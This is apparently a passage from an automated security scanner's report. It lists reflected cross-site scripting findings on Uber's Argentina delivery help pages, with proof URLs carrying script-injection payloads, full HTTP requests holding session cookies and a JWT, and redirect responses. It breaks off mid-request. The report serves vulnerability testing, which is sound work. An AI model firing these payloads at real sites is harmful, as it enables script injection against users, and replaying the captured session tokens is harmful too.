2.14. https://www.uber.com/ar/en/deliver/basics/tips-for-success/delivering-orders/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x003310)%3C/scRipt%3E/

Proof URL

https://www.uber.com/ar/en/deliver/basics/tips-for-success/delivering-orders/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x003310)%3C/scRipt%3E/

Injection URL

https://www.uber.com/ar/en/deliver/basics/tips-for-success/delivering-orders/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x003310)%3C/scRipt%3E

Certainty

Request

```
GET /ar/en/deliver/basics/tips-for-success/delivering-orders/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRi
pt%3Enetsparker(0x003310)%3C/scRipt%3E/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMULTI=; privacyStatment=This
 website uses third party cookies in order to serve you relevant ads. You can opt out of third party co
okies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie s
tatement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:16028313613
11$ses_id:1602825983698%3Bexp-session$_pn:801%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_
su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; _ga=GA1.2.1051851057.1602783849; _
gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_g
eolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%22:
478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCod
e%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/ar/en/deliver/basics/tips-for-success/delivering-orders/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ar/en/deliver/basics/tips-for-success/delivering-orders/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3
CscRipt%3Enetsparker(0x003310)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMU
LTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602831360683$s
es_id:1602825983698%3Bexp-session$_pn:800%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier
_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStatment=This website
 uses third party cookies in order to serve you relevant ads. You can opt out of third party cooki
es by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie
 statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vist
or_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%
22:%22en%22%2C%22countryCode%22:%22BE%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%
22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%2
2:%22BE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJso
n%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.940420
9}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521804
8}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4177.5057 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ar/en/deliver/basics/tips-for-success/delivering-orders/'%22@--%3E%3C/style%3E%3C/scRipt%3E%
3CscRipt%3Enetsparker(0x003310)%3C/scRipt%3E/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
R%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 06:26:03 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 06:26:03 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-540eef8e-d28b-48
4e-aa7e-dd6bd07e2cbd' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 315
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 06:26:03 GMT

Redirecting to <a href="/ar/en/deliver/basics/tips-for-success/delivering-orders/&#39;%22@--%3E%3C/styl
e%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x003310)%3C/scRipt%3E/">/ar/en/deliver/basics/
…
```

Injection Response

```
GET /ar/en/deliver/basics/tips-for-success/delivering-orders/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscR
ipt%3Enetsparker(0x003310)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:0
1752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602831360683$ses_id:1602825983698%3Bexp-
session$_pn:800%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$u
tmmedium:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order
 to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank"
 href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.160
2783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; u
ber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BE%22%2C%22ter
ritoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:
{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%2
2territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%
22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.856
8337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8
612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%
22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.15. https://www.uber.com/ar/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0036EB)%3C/scRipt%3E/

Proof URL

https://www.uber.com/ar/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x0036EB)%3C/scRipt%3E/

Injection URL

https://www.uber.com/ar/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0036EB)%3C/scRipt%3E

Certainty

Request

```
GET /ar/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22@--%3E%3C/style%3E%3C/scRipt%
3E%3CscRipt%3Enetsparker(0x0036EB)%3C/scRipt%3E/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5
$_ss:0$_st:1602831472721$ses_id:1602825983698%3Bexp-session$_pn:829%3Bexp-session$utmsource:uber%3Bexp-
1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStatm
ent=This website uses third party cookies in order to serve you relevant ads. You can opt out of third
 party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notic
e/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; CONSENTMG
R=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_site
s_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%
22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeC
ode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryI
d%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.899277
7%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22ln
g%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22loc
aleCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/ar/en/deliver/basics/tips-for-success/delivery-ratings-explained/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ar/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22@--%3E%3C/style%3E%3C/sc
Ript%3E%3CscRipt%3Enetsparker(0x0036EB)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa
20540006b0027063004b0$_sn:5$_ss:0$_st:1602831472721$ses_id:1602825983698%3Bexp-session$_pn:829%3Be
xp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offeri
ngs%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order to serve y
ou relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="h
ttps://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783
849; _gid=GA1.2.2005098227.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vist
or_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%
22:%22en%22%2C%22countryCode%22:%22BE%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%
22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%2
2:%22BE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJso
n%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.940420
9}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521804
8}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3637.9648 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ar/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22@--%3E%3C/style%3E%3C/s
cRipt%3E%3CscRipt%3Enetsparker(0x0036EB)%3C/scRipt%3E/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
R%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 06:28:01 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 06:28:01 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-70951e6f-9aef-48
ec-9654-07ffe3939445' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 333
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 06:28:01 GMT

Redirecting to <a href="/ar/en/deliver/basics/tips-for-success/delivery-ratings-explained/&#39;%22@--%3
E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0036EB)%3C/scRipt%3E/">/ar/
…
```

Injection Response

```
GET /ar/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22@--%3E%3C/style%3E%3C/scRip
t%3E%3CscRipt%3Enetsparker(0x0036EB)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0
$_sn:5$_ss:0$_st:1602831472721$ses_id:1602825983698%3Bexp-session$_pn:829%3Bexp-session$utmsource:ube
r%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; pri
vacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out
 of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privac
y/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; C
ONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26;
 uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BE%22%2C%22t
erritoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%2
2:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2
C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22l
at%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.
8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:7
9.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colom
bo%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.16. https://www.uber.com/ar/en/deliver/basics/tips-for-success/handling-food/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0038BC)%3C/scRipt%3E/

Proof URL

https://www.uber.com/ar/en/deliver/basics/tips-for-success/handling-food/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x0038BC)%3C/scRipt%3E/

Injection URL

https://www.uber.com/ar/en/deliver/basics/tips-for-success/handling-food/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0038BC)%3C/scRipt%3E

Certainty

Request

```
GET /ar/en/deliver/basics/tips-for-success/handling-food/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3E
netsparker(0x0038BC)%3C/scRipt%3E/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5
$_ss:0$_st:1602831603206$ses_id:1602825983698%3Bexp-session$_pn:866%3Bexp-session$utmsource:uber%3Bexp-
1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStatm
ent=This website uses third party cookies in order to serve you relevant ads. You can opt out of third
 party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notic
e/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; CONSENTMG
R=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_site
s_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%
22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeC
ode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryI
d%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.899277
7%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22ln
g%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22loc
aleCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/ar/en/deliver/basics/tips-for-success/handling-food/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ar/en/deliver/basics/tips-for-success/handling-food/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRi
pt%3Enetsparker(0x0038BC)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa
20540006b0027063004b0$_sn:5$_ss:0$_st:1602831603206$ses_id:1602825983698%3Bexp-session$_pn:866%3Be
xp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offeri
ngs%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order to serve y
ou relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="h
ttps://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783
849; _gid=GA1.2.2005098227.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vist
or_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%
22:%22ar-SA%22%2C%22countryCode%22:%22AE%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colom
bo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22loca
leCode%22:%22ar-SA%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22
